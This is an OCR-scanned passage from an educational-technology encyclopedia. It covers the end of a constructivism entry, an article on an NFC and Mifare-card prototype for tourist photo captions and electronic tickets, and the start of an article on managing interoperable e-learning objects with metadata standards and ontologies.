Selwyn, N., & Gorard, S. (2003). Reality bytes: Examining the rhetoric of widening educational participation via ICT. *British Journal of Educational Technology, 34*(2), 169-181.

Sandholtz, J., Ringstaff, C., & Dwyer, D. (1997). *Teaching with technology.* New York: Teachers College Press.

Savery J. R., & Duffy, T. M. (1996). An instructional model and its constructivist framework. In B. Wilson (Ed.), *Constructivist learning environmennts: Case studies in instructional design.* Englewood Cliffs, NJ: Educational Technology Publications.

Siemans, G. (2005a). Connectivism: A learning theory for the digital age. In G. Perrin (Ed.), *International Journal of Instructional Technology & Distance Learning, 2*(1). Retrieved December 10, 2007, from http://www.itdl.org/Journal/Jan_05/article01.htm

Siemans, G. (2005b). Learning development cycle: Bridging learning design and modern knowledge needs. *Elearnspace.* Retrieved December 10, 2007, from http://www.elearnspace.org/Articles/ldc.htm

Strommen, D. (1999). *Constructivism, technology, and the future of classroom learning.* Retrieved December 10, 2007, from http://www.ilt.columbia.edu/ilt/papers/construct.html

Tearle, P., Dillon, P., & Davis, N. (1999). Use of information technology by English university teachers. Developments and trends at the time of the national inquiry into higher education. *Journal of Further and Higher Education, 23*(1), 5-15.

Torrisi, G., & Davis, G. (2000). Online learning as a catalyst for reshaping practice: The experiences of some academics developing online materials. *International Journal of Academic Development, 5*(2), 166-176.

Torrisi-Steele, G. (2004). Toward effective use of multimedia technologies in education. In S. Mishra & R. C. Sharma (Eds.), *Interactive multimedia in education and training* (pp. 25-46). Hershey, PA: Idea Group Publishing.

Tse-Kian, K. N. (2003). Using multimedia in a constructivist learning environment in the Malaysian classroom. *Australian Journal of Educational Technology, 19*(3), 293-310.

Vygotsky, L. S. (1978). *Mind in society: The development of higher psychological processes*. Harvard University Press: Cambridge, MA.

KEY TERMS

Constructivism: A perspective on learning that places emphasis on the learners as being mentally active, building their own internal and individual representation of knowledge. Knowledge is actively constructed in response to interactions with environmental stimuli. Learning as self-directed.

Connectivism: A perspective on learning that views learning as a continual process of connecting, nurturing and maintaining information sources. The ability to see connections is a core skill. The learner's aim is ultimately to maintain current and accurate knowledge. There is emphasis on informal learning. Learning as a continual and embedded process.

Instructivism: A perspective on learning that places emphasis on the teacher in the role of an instructor that is in control of what is to be learned and how it is to be learned. The learner is the passive recipient of knowledge. Often referred to as teacher-centred learning environment. Learning as receiving content and exploring ideas in pursuit of teacher defined goals.

Multimedia: "The entirely digital delivery of content presented by using an integrated combination of audio, video, images (two-dimensional, three-dimensional) and text" along with the capacity to support user interaction (Torrisi-Steele, 2004, p. 24).

OELE: Multimedia learning environments based on constructivist principles tend to be OELEs. OELE's are open-ended in that they allow for the individual learner some degree of control in establishing learning goals and/or pathways chosen to achieve learning.

Reflective Practice: Refers to the notion that educators need to continuously think about and evaluate the effectiveness of the strategies and learning environment designs they are using.

Social Constructivism: Founded in principles of constructivism, and developed by Lev Vygotsky, social constructivism emphasises the collaborative nature of learning. Social constructivism emphasises the role of language and culture in cognitive development.

Tourist Applications Made Easier Using Near Field Communication

Amy Sze Hui Eow
National University of Singapore, Singapore

Jiayu Guo
National University of Singapore, Singapore

Sheng-Uei Guan
Brunel University, UK

INTRODUCTION

Near field communication (NFC) is a new wireless connectivity technology that enables short-range communication between electronic devices. The operation of NFC is intuitive, making it easy for consumers to use. With built-in security, it has great potential for payment and financial applications. However, NFC is a relatively new technology and the related industries are still brainstorming for extensive applications to make it more marketable. Hence, the aim of our research is to design and build a working prototype for tourists using NFC and smart card.

Undoubtedly, photo-taking is an integral part of every tourist's holiday. However, it is noticed that pictures alone are often incomplete. People hardly remember the details of the places they have visited and find it a hassle to keep records of the attractions. Hence, it is more meaningful if digital photos have short descriptions attached with little effort. Another observation is that although it is often cheaper for tourists to purchase tour packages, it is a hassle to keep track of several tickets. Such inconvenience can be reduced with a single device that is able to store tickets electronically.

With the above observation in mind, we propose an NFC system (*HolidayPaL*) that would benefit tourists so that they have more memorable holidays. Firstly, NFC tags will be placed at each attraction, storing relevant snippets of site descriptions. The tourists can then use their NFC-enabled cameras to input the descriptions, which will then be attached to relevant photos. Personal comments can be added later as well. Tourists can subsequently view the photos and captions using some photo-album software. These captions give tourists better understanding and more vivid memory of the heritage and culture of the places visited. Another feature of the proposed application is to use NFC devices to store electronic tickets. Tourists can purchase a package over the counter and transfer it to their handheld devices via NFC. Subsequently, they can just tap their NFC devices at the entrance of each attraction to gain admission.

The proposed NFC application will benefit three groups of people: individual tourists, the tourism industry, and digital camera manufacturers.

BACKGROUND

Radio Frequency Identification

Radio frequency identification (RFID) is useful in storing and retrieving data through Electromagnetic (EM) transmission to a RF compatible integrated circuit. A RFID tag is a device that can be attached to or embedded inside a product for the purpose of identification using radio waves.

The RFID technology can be subdivided into two categories, namely the Near Field Communication (NFC) (Ortiz, 2006) and Far Field Communication (Capps, 2001). Near Field Communication Technology was jointly developed by Philips and Sony and was approved as an ECMA standard (ECMA-340) and an ISO/IEC standard (ISO/IEC 18092). The near field systems use magnetic coupling. In contrast, the far field system requires EM waves to be sent into free space and then captured by the tag's antenna.

Near Field Communication

NFC devices can function as an initiator or a target. The initiator sends out a communication request, while the target receives that request and starts the communication. NFC has two modes of transmission, namely the active mode and the passive mode. In the active mode, both the initiator and target generate a RF signal to transmit data. In the passive mode, only the initiator generates the RF field. The target uses power from the RF generated by the initiator's coil to transmit back the answer. Hence, passive communication consumes less power and is more suitable for this research work.

Mifare® Card

Mifare® is the industry standard for contactless and dual interface smart card schemes. It operates passively at 13.56MHz with a range of 0.1m and has a data transfer rate of 160kbps. The Mifare® 1K card used in this work has 1024 x 8 bits of EEPROM memory, organized into 16 sectors with 4 blocks of 16 bytes each. Each sector consists of 3 data blocks and 1 sector trailer. Each sector trailer consists of 2 secret keys and access bits, which are used to specify access rights to each block in that sector. Secure communication is also ensured with a three-pass authentication protocol.

RELATED WORK

- **Information reader:** NFC devices can be used to access information on products, services, and events from smart posters containing virtual bookmarks (Philips Semiconductors, 2005). This allows effective advertising. The proposed application in this work taps on this convenient feature of NFC to read information from smart posters effortlessly. Short descriptions can be stored in such smart posters at a tourist attraction and subsequently read by the tourists' NFC devices. In comparison, instead of simply reading information, our proposed application also takes the extra step of attaching these captions to related photos, adding meaning to the photos taken.
- **End-to-end transactions:** Philips, one of the codevelopers of NFC, envisions the use of NFC in mobile payment schemes (Harold, 2005) and end-to-end transactions. In Germany, the Association of German Transport Undertaking implemented an Electronic Fare Management system (VDV), which provides for an interoperable electronic multiple journey ticket. However, such interoperability across different transport operators calls for an individual application, to which more than one operator has access and coordination of data. Hence, the encoding process used for secure access must be standardized (Ackermann, 2005). VDV can be used as a reference for the proposed tourism-oriented e-Ticketing application. Issues such as interoperability and security are also relevant in this work. Different companies across the world need to follow the same protocol for e-ticket detection. As compared to the VDV application which stores a single ticket, our proposed application allows the storage of multiple tickets which will not interfere with one another. This gives the flexibility of storing different types of ticket, ranging from vouchers to lucky draw coupons, and even to electronic keys, in the same memory device.
- **Wireless connection enabler:** Although wireless communications such as Bluetooth and Wi-Fi are becoming popular, the network setup procedures are complex. Philips suggested using NFC to exchange setup information (Philips Semiconductors, 2005). Subsequent data transfer takes place over the Bluetooth or Wi-Fi connection established by NFC, allowing users to separate the two devices in communication and roam with them within a 30m range. Hence, although NFC is not suitable for large amounts of data transfer, it can complement Bluetooth or Wi-Fi for greater convenience. Indeed, such an application would be in line with our proposed system. Tourists can view their photos from their hotel-room large-screen televisions wirelessly.

HolidayPaL: DESIGN AND IMPLEMENTATION

Hardware Requirements

Applications for the user/tourist reside on the tourist's handheld device. Such a handheld device must have camera and NFC capabilities, and memory space to store electronic tickets. For implementation purpose, an open-source development environment is also required. Hence, PDA was chosen along with the SDiD™ 1010 card (Wireless Dynamics, 2005) for NFC communications. This card can also be configured to function as a Mifare® card, which is appropriate for secure transfer and storage of electronic tickets.

Applications for sales/technical operators reside on a personal computer (PC). Because PCs currently do not have built-in NFC capabilities, external devices are needed for NFC with the Mifare® SDiD™ 1010 cards. Hence, the PN531 Integrated Circuit (IC), also known as TamaBoard, was chosen. It has NFC capability and can be easily connected to the PC via a Universal Serial Bus connector.

System Software Overview


The entire system revolves around the concept of tourism and its targeted users are tourists and resort or attraction staff. It comprises two subsystems, namely *PhotoPaL* and *TicketPaL*. *PhotoPaL* is used to retrieve descriptions at each tourist attraction, to be attached to related photos in the user's PDA. *TicketPaL* is the electronic ticketing subsystem to store e-tickets in the user's PDA, and subsequently used to gain admission to attractions. Each of these two subsystems consists of applications on the PDA side for users and applications on the PC side for sales/technical operators, as shown in Figure 1.

Software Requirements

This section describes the purposes and functional requirements of each application mentioned in Figure 1.

1. **PhotoPaL (PC Side):** This program will be used by attraction operators or staff to read and write the descriptions onto Mifare® cards before fixing them at the attraction sites. To ensure tamper-resistant storage of data, the program should have a lock feature to secure the card and prevent unauthorized alterations.
2. **PhotoPaL (PDA Side):** This program will reside on the user's PDA and is used for reading the descriptions and attaching them to related photos.
3. **TicketPaL (PC Side) Ticket Setup:** The user's NFC-enabled PDA needs to be set up and configured before it can function as a ticket-holder to store several electronic tickets. This program will be used by an operator, such as the ticket sales staff, to configure the PDA's SDiD™ card.
4. **TicketPaL (PC Side) Ticket Writer:** This program will be used by the operator to transfer via NFC electronic tickets from the operator's computer to the tourist's PDA. The operator should be able to select the type and number of tickets desired. The other ticket details such as validity, cost, and descriptions should also be viewable.
5. **TicketPaL (PC Side) Ticket Detector:** This program will be used by operators at the entrance of a tourist attraction. Tourists simply tap their electronic tickets at the NFC reader to gain admission. The operator needs to first specify the type of ticket to search for. Because there is a possibility of having multiple tickets in storage, the program should display the details of the detected ticket and prompt for confirmation/verification before the ticket is removed.

Figure 1. Structure of proposed HolidayPaL application



6. **TicketPaL (PDA Side) Ticket List:** This program is for the e-ticketing application and will reside on the user's PDA. It is used to program the SDiD™ card to function as a ticket-holder for ticket detection. It should also allow the users to view all the tickets in memory.
7. **E-photo Album (PDA Side):** One major task of this work is to develop a PDA Photo Album to allow the user to browse photos with descriptions. He could browse a thumb view of the photos taken to see the whole set of pictures. Once he decides to view a photo, he could select the photo and zoomed in on it. The photo view will have the descriptions displayed together with the photo. The user could also add comments to the descriptions and save them.

System Design

System Architecture

The system architecture is shown in Figure 2.

The SDiD™ card is inserted into the PDA and the TamaBoard is connected to the PC via USB. NFC communication occurs between the SDiD™ card, TamaBoard and Mifare® card. The software applications will reside on either the tourist's PDA or the operator's PC.

Major Design Issues and Tradeoffs

- **Power Consumption:** One of the nonfunctional requirements for PDA applications is low power consumption. Even in idle mode, the SDiD™ card's power consumption is still significant. Hence, it should be powered off immediately after each operation and powered back on only when necessary. Secondly, the SDiD™ card's polling function will return 1 second after no card has been detected, resulting in insufficient lag time for the user to bring the PDA close to the Mifare® card. Hence, this read function should be placed in a loop. However, due to high power consumption of SDiD™ in field scanning mode, it should not be allowed to loop infinitely. Based on an estimated time required for a user to bring the PDA near the Mifare® card, the time lag chosen is about 6 seconds[a], equating to 6 loops, before the program returns with a "No Card Detected" error message.
- **Security:** The *PhotoPaL* subsystem requires secure storage of the photo descriptions in the Mifare® card. Everyone should be able to read the descriptions, but only authorized personnel can change its contents. Hence, the card needs to be locked. This can be achieved by changing the access bits to 010 for data blocks and 011 for sector trailers (Philips Semiconductors, 2001) such that reading can be done using the common key but changes require the secret key. Consequently, only those who know the secret key can unlock the card or change the access conditions.

Graphical User Interface

1. **PhotoPaL (PC) Description Reader/Writer Program:** The description to be written together with the filename must be specified in the text boxes under the "Write/Clear Mode" section. Clearing the Mifare® card refers to writing logical

Figure 2. HolidayPaL system hardware




Figure 3. GUI of PhotoPaL (PDA) description reader

zeros to all data blocks. The description read from the card will be displayed under that section's editable text box. Changes may be made to this description directly. Clicking on "Edit (Save Changes)" would write this edited description to the Mifare® card. To lock the contents of the Mifare card, the user must enter a 6 hexadecimal secret key in the corresponding box and click "Lock Card." Similarly, to unlock the card, the user must enter that same secret key and click "Unlock Card."

2. **PhotoPaL (PDA) Description Reader Program:** This program's GUI is shown in Figure 3. Clicking on "Read Description" button will start the NFC read process. After the description has been read, it will be displayed in the text box and saved into a newly created folder. A photo-moving thread will also be started to move subsequent photos into the newly created folder. The user can now edit directly the description displayed in the text box. To save power, the SDiD™ card will be powered on only before NFC communication and powered off immediately after, regardless of the success of an operation.
3. **TicketPaL (PC) Ticket Setup Program:** The setting up process consists of three steps. Firstly, the secret key is read to determine if the sectors are free to be designated as ticket holders. Next, access conditions will be changed to configure the sectors for secure storage. Lastly, the key is saved so that companies will be able to detect the sectors as empty ticket holders.
4. **TicketPaL (PC) Ticket Writer Program:** Information such as ticket cost and validity, will be displayed clearly. The user interface does not allow direct alteration of such critical information so as to prevent unauthorized changes by corrupted ticket sales operators. To transfer a ticket, the operator only needs to select the corresponding radio button, enter the quantity, click "Submit" and bring the PDA close to the NFC reader. After validating user-input, a thread will be started to carry out the ticket transfer process.
5. **TicketPaL (PC) Ticket Detector Program:** The operator can select the desired ticket type and prompt the tourist to bring their PDA close to the reader. Once a ticket has been detected, the system will check its validity and prompt the user for confirmation.
6. **TicketPaL (PDA) Ticket List Program:** Upon ticket payment, the tickets can be transferred and stored onto the NFC-enabled PDA using this program. At the entrance of the attraction, ticket detection also requires the use of this program. For both scenarios, the user only needs to switch to "Ticket Mode" and bring his PDA close to the reader and the tickets stored in memory can be read and displayed. To save power consumption, the SDiD™ card will be powered off once the read operation has completed.

System Implementation

PC-side programs were developed using Microsoft Visual C++ programming. This platform was chosen because it is easier to reuse and recompose modules. It also supports the creation of graphical user interfaces and provides corresponding control functions to handle user interaction. Consequently, PDA programs were developed using Microsoft Embedded Visual C++.

1. **Embedded Tama Firmware:** The Tama Firmware embedded in the TamaBoard translates the higher level commands from the PC host controller program into the actual set of NFC messages to be exchanged between the TamaBoard and other

NFC devices. The host program will first send a command to the TamaBoard which will reply with an ACK frame. The Tama Firmware will then translate this command into low level messages to be sent to the target Mifare® card. After getting a reply from the target, the firmware will then formulate and send back a response packet to the host controller.

2. **SDiD™ Application Programming Interface:** The SDiD™ API consists of classes handling the NFC communication with different types of target devices. For instance, communication with a Mifare® card uses the Mifare1K class, while operations on the SDiD™'s internal smart card use the SMX class. The main program accesses the functions through instantiation of the corresponding classes.

Problems Faced and Solutions

Extra attention had to be paid to Mifare® authentication. Each sector has to be authenticated before any operation can be done. For *TicketPaL*, the SDiD™'s internal smart card will function as the Mifare1K ticket-holder. However, once corrupted, it would not be able to carry out its functions. Even a single bit error of the access configuration could render the entire sector permanently damaged. Hence, the cheaper Mifare® cards were used to test the system first and eliminate any critical bugs. Subsequently, testing with the SDiD™ card itself was carried out only after the system was proven stable and correct.

FUTURE TRENDS

There are several aspects of the proposed system that could be expanded further. Firstly, adding e-payment (Asokan & Janson, 1997) to *TicketPaL* would make the entire e-ticketing transaction more complete. However, secure NFC alone might not be sufficient and should be used together with other forms of authentication, such as PIN or biometric recognition.

Secondly, the current *PhotoPaL* system can be enhanced by incorporating it with the Multimedia Messaging System (MMS). Just like how tourists often send postcards back during a holiday, these MMS photos with descriptions and personal comments could even be sent as *Virtual Postcards*. Thirdly, peer-to-peer data transfer can be used to transfer photo descriptions or e-tickets between NFC-enabled devices. However, for the e-ticketing system, this would require e-tickets to be encrypted.

Lastly, other innovative applications could be added. Because the *HolidayPaL* system is tourism-oriented, related applications could be added to form a more complete package. For instance, the e-ticketing concept can be applied to hotel room keys and also incorporated into hotel lifts and hotel restaurants where customers can charge their bills to their room accounts.

CONCLUSION

We have presented in this article an NFC application with the development of working prototypes for *PhotoPaL* and *TicketPaL*, as well as the E-photo Album application. We believe that these systems will be beneficial to tourists, digital camera manufacturers, and the tourism industry.

PhotoPaL is able to read short descriptions of attractions and attach them to relevant photos, adding meaning to photos. *TicketPaL* is an electronic ticketing system that can transfer and detect tickets for attraction admission via NFC. This reduces the hassle of holding numerous paper tickets. User friendly GUIs have been created for both PC and PDA side programs. More importantly, secure storage of data is ensured with the proper configuration of access conditions and secret keys.

ACKNOWLEDGMENT

This work was supported in part by the Philips Semiconductors under Philips Young Innovators Challenge.

REFERENCES

Ackermann, T. (2005). German e-ticketing ready for implementation. *Eurotransport*, (4).

Asokan, N., & Janson, P.A. (1997). The state of the art in electronic payment systems. *IEEE Computer*, *30*(9), 28-35.

Capps, C. (2001). Near field or far field? *EDN*, *16*, 95-102.

Harold, P. (2005). Close up and in the comfort zone: Near field communication gets the message across. *Philips Research Password Magazine*, (24).

Ortiz, S. (2006). Is near-field communication close to success? *IEEE Computer, 39*(3), 18-20.

Philips Semiconductors. (2005). *Near field communication (NFC) technical training manual* (chaps. 2-6). Philips Semiconductors - Business Line Identification.

Philips Semiconductors. (2001). *Mifare® Standard Card IC MF1 IC S50 Functional Specification*. Philips Semiconductors, Revision 5.1.

Wireless Dynamics. (2005). *NFC – RFID Reader SDiD™ 1010 SD Card*. Wireless Dynamics Inc.

KEY TERMS

Bluetooth: A standard for wireless personal area networks, also known as IEEE 802.15.1.

Cyclic Redundancy Check (CRC): A function used to produce a fixed number of bits against a block of data, such as a network packet or a file block. CRC is used to detect errors after transmission or storage.

Protocol: A convention or standard that controls or enables the connection, communication, and data transfer between two computing endpoints. Protocols may be implemented by hardware, software, or a combination of the two. At the lowest level, a protocol defines a hardware connection.

Secret Key (or **key):** In encryption, a key specifies the particular transformation of plain text into scrambled text, or vice versa during decryption.

Security: The effort to create a secure computing platform, designed so that agents (users or programs) can only perform actions that have been allowed.

Smart Card: Any pocket-sized card with embedded integrated circuits that contain memory or microprocessor components.

Thread (or Program Thread): A sequence of program instructions which may execute in parallel with other threads sharing the same program environment.

Wi-Fi: Stands for “Wireless Fidelity.” It is also a name for 802.11 related technologies that have passed Wi Fi certification testing.

ENDNOTE

[1] This time lag is adjustable.

Towards Management of Interoperable Learning Objects

Tanko Ishaya
The University of Hull, UK

INTRODUCTION

Developments in the Internet and the World Wide Web (WWW) technologies have led to an evolving trend in Electronic learning (e-learning). E-learning is now one of the most fast growing trends in computing and higher education (Ishaya & Wood, 2005) and certainly becoming a dominant way of learning in workplace settings across other organizations (Mungania, 2003). From its initial roots as an information-sharing tool, the Web has seen an exponential growth into a myriad of applications, ranging from very serious e-business to pure leisure environments. Likewise, research into technology support for education has quickly recognized the potential and possibilities for using the Web as a learning tool (Ishaya, Jenkins, & Goussios, 2002). Thus, the Web technology is now an established medium for promoting student learning, and today there are a great many online learning materials, tutorials, and courses supported by different learning tools with varying levels of complexity. It can be observed that there are many colleges and universities, each of which teaches certain concepts based on defined principles that remain constant from institution to institution. This results in thousands of similar descriptions of the same concept. This means that institutions spend a lot of resources producing multiple versions of the same learning objects that could be shared at much lower cost.

The Internet is a ubiquitous supporting environment for sharing of learning materials. As a consequence, many institutions take advantage of the Internet to provide online courses (Ishaya et al., 2002; Jack, Bonk, & Jacobs, 2002; Manouselis, Panagiotou, Psichidou, & Sampson, 2002). Many other agencies have started offering smaller and more portable learning materials defined as learning objects (Harris, 1999; POMETEUS, 2002).

Common standards for metadata, learning objects, and services are mandatory for the success of Web-based learning, which is why the creation of such standards for learning objects and related standards has being one of focus for research and development within the past few years. This includes the creation of accredited standards from the IEEE Learning Technology Standards Committee (LTSC) for Learning Object Metadata (LOM), Sharable Content Object Reference Model (SCORM), Instructional Management System (IMS), and so on. All these metadata models define how learning materials can be described in an interoperable way. There have also been intensive developments in the area of e-learning technology and the wide variety of learning environments from many different vendors (e.g., Sakai, Moodle, and Blackboard). While most of these approaches provide a means for describing, sharing, and reusing resources, the concept of interoperability and heterogeneous access to content chunks is yet to be fully achieved. This results in thousands of similar descriptions of the same concept, even within the same learning management system (LMS), and because these concepts may have been defined using different standards, they are not interoperable.

What is required therefore is a mechanism and infrastructure for supporting a interoperable system of individual components that can be assembled by mixing and matching content from multiple sources to satisfy individual learner's requirements. See Wood and Ishaya (2005) for a personality-based approach for building learner profiles.

The purpose of this article is to examine current approaches used in managing learning objects and suggests the use of ontologies within the domain of e-learning for effective management of interoperable learning objects. In the next section, a background to this article is presented; the current state of e-learning metadata standards is examined and a brief overview of the semantic Web evolution in the relation to e-learning technology development is given. In the third section, the author discusses the driving force behind the need for effective management of interoperability of learning objects. In the fourth section, the article presents e-learning ontologies as the state of the art way of managing interoperable learning objects. The fifth section concludes the article with suggestions for further research.

BACKGROUND

The background to this article is based on two different disciplines: developments in Web-based educational systems and the evolving vision of the Semantic Web by Berners-Lee, Henler, and Lassila (2001).

Web-Based Educational Systems

Electronic learning (e-learning) has been defined as a special kind of technology-based learning (Anderson, 2000; Gerhard & Mayr, 2002). E-learning systems and tools bring geographically dispersed teams together for learning across great distances. It is now one of the fastest growing trends in computing and higher education. Gerhard and Mayr (2002) identified three major trends as internalization; commercialization and modularization; and virtualization. These trends are driven by the convenience, flexibility, and time-saving benefits it offers to learners. It is a cost-effective method of increasing learning opportunities on a global scale. Advocates of e-learning claim innumerable advantages ranging from technological issues and didactics to convenience for students and faculty (Gerhard & Mayr, 2002; Hamid, 2002). These result in tremendous time and cost savings, greatly decreased travel requirements, and faster and better learning experiences. These systems are made possible from the field of collaborative computing (Ishaya et al., 2002), encompassing the use of computers to support coordination and cooperation of two or more people who attempt to perform a task or solve a problem together. All these seem a promise towards changing how people will be educated and they might acquire knowledge.

In order to support increasing demand for Web-based educational applications, a number of virtual learning environments (VLEs) and managed learning environments (MLEs) have since been launched on the market. These VLEs (e.g., Blackboard and WebCT) are a new generation of authoring tools that combine content management facilities with a number of computer mediated communication (CMC) facilities, as well as teaching and learning tools. VLEs are learning management software systems that synthesize the functionality of computer-mediated communications software (e-mail, bulletin boards, newsgroups, etc.) and online methods of delivering course materials. They "have been in use in the higher education sector for several years" and are growing in popularity (MacColl, 2001, p. 227). VLEs began on client software platforms but the majority of new products are being developed with Web platforms (MacColl, 2001). This is due to the expense of client software and the ease of providing personal computers with Web browsers. Furthermore, using the Web as a platform allows easier integration of links to external, Web-based resources.

Alongside evolutionary representation formats for interoperability, many metadata standards have also merged for describing e-learning resources. Among others are LOM, SCORM, and the Alliance of Remote Instructional Authoring and Distribution Networks for Europe (ARIADNE) Instructional Management System (IMS). All those metadata models define how learning materials can be described in an interoperable way. The IEEE Learning Object Metadata standard developed by the IEEE Learning Technology Standards Committee in 1997 is the first multipart standard for learning object metadata consisting of:

- **The IEEE 1484.12.1:** IEEE Standard for Learning Object Metadata. This standard specifies the syntax and semantics of Learning Object Metadata, defined as the attributes required to fully and adequately describe a learning object.
- **The IEEE 1484.12.2:** Standard for ISO/IEC 11404 binding for learning object metadata data model.
- **The IEEE 1484.12.3:** Standard for XML binding for learning object metadata data model.
- **The IEEE 1484.12.4:** Standard for resource description framework (RDF) binding for learning object metadata data model.

This standard specifies a conceptual data schema that defines the structure of a metadata instances for a learning object.

The LOM standards focus on the minimal set of attributes needed to allow these learning objects to be managed, located, and evaluated. Relevant attributes of learning objects to be described include type of object, author, owner, terms of distribution, and format (http://ltsc.ieee.org/wg12/). Where applicable, LOM may also include pedagogical attributes such as teaching or interaction style, grade level, mastery level, and prerequisites. It is possible for any given learning object to have more than one set of LOM. LTSC expects these standards to conform to, integrate with, or reference existing open standards and existing work in related areas. While most of these approaches provide a means for describing, sharing, and reusing resources, the concept of interoperability and heterogeneous access to content chunks is yet to be fully achieved.

The Semantic Web

E-learning systems are made possible by the ubiquity of Internet standards such as TCP/IP, HTTP, HTML, and eXtentensible Markup Language (XML), an evolved representation format for interoperability. Additionally, emerging schema and semantic standards, such as XML-schema, RDF and its extensions, and the DARPA Agent Markup Language and Ontology Inference layer (DAML + OIL) together provides tools for describing Web resources in terms of machine-readable metadata. This is towards enabling automated agents to reason about Web content and produce intelligent response to unforeseen situations.

Two of these technologies for developing the Semantic Web are already mature and in wide use: XML (http:www.w3.org/XML) lets everyone create her own tags that annotate Web pages or sections of text on a page. Programs can make use of these tags in sophisticated ways, but the programmer has to know what the page writer uses each tag for. So, XML allows users to add arbitrary structure to their documents but says nothing about what the structures mean (Erdmann & Studer, 2000). The meaning of XML documents is intuitively clear due to mark-up and tags, which are domain terms. However, computers do not have intuition. Tag names per se do not provide semantics. Both data type definitions (DTDs) and XML schema are used to structure content of documents, but not an appropriate formalism to describe the semantics of an XML document. Thus, XML lacks a semantic model and it has only a tree model but can play an important role in transportation mechanism.

RDF (http://www.w3.org/RDFs) provides a means for adding semantics to a document. It is an infrastructure that enables encoding, exchange, and reuse of information structured metadata. RDF + RDF schema offers modeling primitives that can be extended according to the needs. RDFs also suffer from lack of formal semantics for modeling primitives, making interpretation of how to use them properly an error-prone process. Both have been touted as standard Web ontology languages, but they both suffer from expressive inadequacy (see Harrocks, 2001), that is, lack of basic modeling primitives and poorly defined semantics.

The third is the ontology representation languages. Several ontology representation languages and tools are now available, some at their early stages of development. In particular The Web Ontology Language (OWL)—the W3C recommendation for ontology language. However, DAML, OIL, and DAML+OIL are being used (Fensel et al., 2001). All of this relies on RDF—subject-predicate-object model, which provides a basic but extensible and portable representation mechanism for the Semantic Web. Although ontology representation languages for the Semantic Web are in early stages of development, it is fair to say that ontology specification would play an important role in the development of interoperable learning objects. This way, both producer and consumer agents can reach a shared understanding by exchanging ontologies that provide an agreed vocabulary.

DRIVING FORCES

Despite intensive developments in the area of Web-based learning technology and the wide variety of software tools available from many different vendors (e.g., WebCT, Blackboard, AudioGraph), there is increasing evidence of dissatisfaction felt by both instructors and learners (Ishaya, 2005; Jesshope, 1999; Jesshope, Heinrich, & Kinshuk, 2000). One of the causes of this dissatisfaction is that these software applications are not able to share learning resources with each other. There is evidence that the future growth of Web-based learning may well be constrained on three fronts: (1) dissatisfaction with Web learning resources from students due to a lack of pedagogical underpinning in the design of existing Web learning materials (Govindasmy, 2002); (2) lack of standardization of learning metadata schemas and course structures (Koper, 2002); and (3) lack of software interfaces that provide interoperability.

Lack of Pedagogical Consideration in the Design of Web-Based Learning Systems

Although the Internet has proved its potential for creating online learning environments to support education (Appelt, 1997; Berners-Lee, 1999; Fetterman, 1998; Harris, 1999; Jack et al., 2002), the full potential of the Internet for transforming education is just beginning to be tapped. The need to link pedagogy to the prevailing technological infrastructure for Web-based learning has been highlighted in other research (Ishaya et al., 2002; Koper, 2001; Mergendoller, 1996). These studies emphasized the need for additional frameworks for Web-based learning. In answer to this requirement, several researchers have offered frameworks for learner-centered Web instruction (Bonk, Kirkley, Hara, & Dennen, 2001; Jack et al., 2002), the integration of the Web in one's instruction, the role of the online instructor (Bonk et al., 2001), and the types and forms of interaction made possible by the emergence of the Web (Jack et al., 2002). The need and potential use of Web agents (Jennings, 2000; Wooldridge, 1997) to support students learning process by enabling an interactive Web-based learning paradigm has also been identified in Ishaya et al. (2002) and Jack et al. (2002). There is still evidence that pedagogical issues are neglected within the design of most e-learning systems. This may result in these systems failing due to teachers reluctance to incorporate their learning resources in those systems, learners avoiding e-learning situations, and poor performance of learners who do use the systems (Deek, Ho, & Ramadhan, 2001; Govindasmy, 2002; Hamid, 2002; Koper, 2002, 2001). There is also evidence of lack of consideration of users with learning difficulties in current Web-based learning environments (Koper, 2001; Manouselis et al., 2002). Most of the existing Web-based learning frameworks and models are at a theoretical level and most address specific aspects of learning pedagogy (e.g., Bonk et al., 2001; Ishaya et al., 2002; Jack et al., 2002).

Lack of Interoperability and Sharable Learning Objects

A wide variety of teaching materials have been made available in a number of specific formats that are no longer supported (Deek et al., 2001; Koper, 2002). These materials are therefore no longer usable without large investments in converting them into a usable format. The reusability of educational content and instructional components is often limited because existing components cannot easily be obtained for integration. Reusability of learning components involves a number of processes such as identification of components, correct handling of intellectual property rights, isolation, decontextualization, and assembly of components (Koper, 2001, 2002). Making components reusable and manageable provides the advantage of efficiency in Web-based learning system design. The technique, however, is not simple and requires clear agreements about standards to be used. Software reuse is a key aspect of good software engineering. One of the current trends in this field is the component-based approach (Lim, 1998). Enterprise JavaBeans (EJB) and Common Request Broker Architecture (CORBA) are examples of technologies that are based on the software component concept. Software reuse allows programmers to focus their efforts in the specific business logic. Component-based software engineering approach can be used to provide interoperable and sharable learning objects.

